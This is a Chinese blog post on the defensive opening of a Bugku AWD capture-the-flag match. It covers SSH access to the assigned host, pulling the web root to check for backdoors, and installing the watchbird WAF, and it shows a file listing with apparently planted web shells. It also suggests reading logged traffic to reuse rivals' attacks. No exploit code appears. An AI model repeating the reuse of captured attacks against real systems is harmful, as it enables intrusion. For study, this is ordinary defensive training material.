

# CTF——AWD模式小总结

原创

~Venus 于 2021-11-04 22:51:15 发布 1782 收藏 29

分类专栏: [Bug ku](#) 文章标签: [ctf](#) [awd](#) [攻防](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_46079186/article/details/121150813](https://blog.csdn.net/weixin_46079186/article/details/121150813)

版权



[Bug ku 专栏收录该内容](#)

8 篇文章 0 订阅

订阅专栏

## 本文以 bugku 平台 awd 比赛来写

awd 比赛平台

### 一、防御（比赛开始有30分钟防御时间）

1. 比赛开始得到一个靶机, 如下信息 `ssh` 用户名和密码, 还有虚拟 `ip`

每轮时间: 300秒  
轮数: 10  
IP白名单: 183.131.131.131-183.131.131.131 35.212 修改  
ssh账密: team10:b2a5479730fd322a87cbbdd51511cfe2 ← 用户名 密码  
Token:5f5c1aaf1bd7bb4eda1640ff3687b7d2 ← 提交flag使用的token  
虚拟IP:192-168-1-192.awd.bugku.cn  
其他选手地址为192-168-1-X.awd.bugku.cn。服务端自己发现 SSH 端口2222  
PWN端口9999

请输入flag

Api:[https://ctf.bugku.com/awd/submit.html?token=\[token\]&flag=\[flag\]](https://ctf.bugku.com/awd/submit.html?token=[token]&flag=[flag]) ← 提交flag接口

CSDN @~ Venus

2. 然后我们ssh连接进行防御, 这里我推荐使用 `xshell` 配合 `xftp` 使用, 打开xshell 新建一个连接, 写入相应信息

bugku属性

类别(C):

- 连接
- 用户身份验证
- 登录提示符
- 登录脚本
- SSH
- 安全性
- 隧道


填写虚拟IP

连接


常规

名称(N): bugku

协议(P): SSH




填入用户名还有密码，然后点击连接





2. 进入之后我们直接点击，`xftp` 按钮（目的：需要连接xftp下载文件）




连接成功后如下

进入/var/www将html文件下载下来（目的是扫描是否存在 `后门`，还有 `代码审计` 等）

`右键传输代码到本地`





3. `html` 传输完成之后, 我们上传我们的 `waf`, 这里我用的是通防waf(`watchbird`) (大佬别骂我, 我可是关了通防的)。


`waf` 的作用就是:

1.最重要是分析流量, 别人 `攻击` 我们的时候, 我们可以看到别人的攻击方式。这样的话即使我们找不到攻击点, 非常苦恼的时候, 我们就可以看看流量, 使用别人的攻击方式。

2.可以直接进行防御, 类似于一台防火墙 (一般情况下是不能使用这种的)

附上`watchbird`下载 (使用教程)

这边我直接打包好了, 直接上传到 `html` 目录下



回到 `xshell`, 在我们上传了waf的目录下, 使用命令 `php watchbird.php --install /var/www/html`


这样就会在每个php页面包含到我们的waf

```
$
$
$
$
$
$
$
$ ls
Wopop_files  bower.json  data      gulpfile.js  js          run.sh      test.sql
a.php        config.php   docker.sh  header.php   less        search.php  waf.so
about.php    contact.php  flag.py    images       login.php   services.php watchbird.php
admin        css          footer.php index.php    package.json single.php


$ php watchbird.php --install /var/www/html
/var/www/html/.a.php
/var/www/html/a.php
/var/www/html/about.php
/var/www/html/admin/footer.php
/var/www/html/admin/header.php
/var/www/html/admin/index.php
/var/www/html/admin/logout.php
/var/www/html/admin/upload/1532851316.php
/var/www/html/admin/upload.php
/var/www/html/config.php
/var/www/html/contact.php
/var/www/html/footer.php
/var/www/html/index.php
/var/www/html/login.php
/var/www/html/search.php
/var/www/html/services.php
/var/www/html/watchbird.php
$
```

文件管理器 频道列表 转移规则 CSDN @~ Venus


4. 运行waf之后，打开我们的web 页面，在任意一个php 页面后面输入 `?watchbird=ui`，就会进入到waf 配置页面然后设置密码（这边我没截图我直接在本地搭建一个截图凑合看）



配置好了之后就会进入到内部



然后这里查看日志



上面步骤完成之后，我们再去分析一下前面下载下来的 `html` 文件

